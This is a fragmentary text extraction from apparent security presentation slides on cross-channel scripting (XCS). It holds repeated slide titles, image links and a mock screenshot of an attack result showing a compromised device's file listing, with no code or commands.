
XCS illustrated



XCS illustrated



XCS illustrated



Attack result



Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://.../cgi-bin/browse?share=share

Hello!

We now own your secret data. For example:

EDmin - secret/


[\[To Parent Directory\]](#)

01/09/2000 22:50:05	7.7k secret code.exe
---------------------	--------------------------------------

01\09\2000 22:50:05 7.7k [secret code.exe](#)

[\[To Parent Directory\]](#)

XCS: cross-channel scripting



Devices as stepping stones




Devices as stepping stones




I Administer
the device



Devices as stepping stones



